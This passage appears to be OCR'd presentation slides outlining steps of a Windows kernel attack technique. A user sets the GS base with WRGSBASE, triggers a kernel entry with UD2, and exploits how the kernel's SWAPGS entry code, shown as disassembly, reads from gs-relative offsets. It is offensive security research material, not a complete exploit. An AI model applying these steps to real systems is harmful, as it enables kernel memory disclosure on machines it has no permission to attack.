
Fill decoy with the address of **Test Var** (- 0x830)



Make the **IA32_GS_BASE** point to the target address, using **WRGSBASE** (- 0x188)




Issue a user-kernel transition (for example, by executing **UD2**)




One of the first things done in kernel - **SWAPGS**

```
swapgs
...
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```



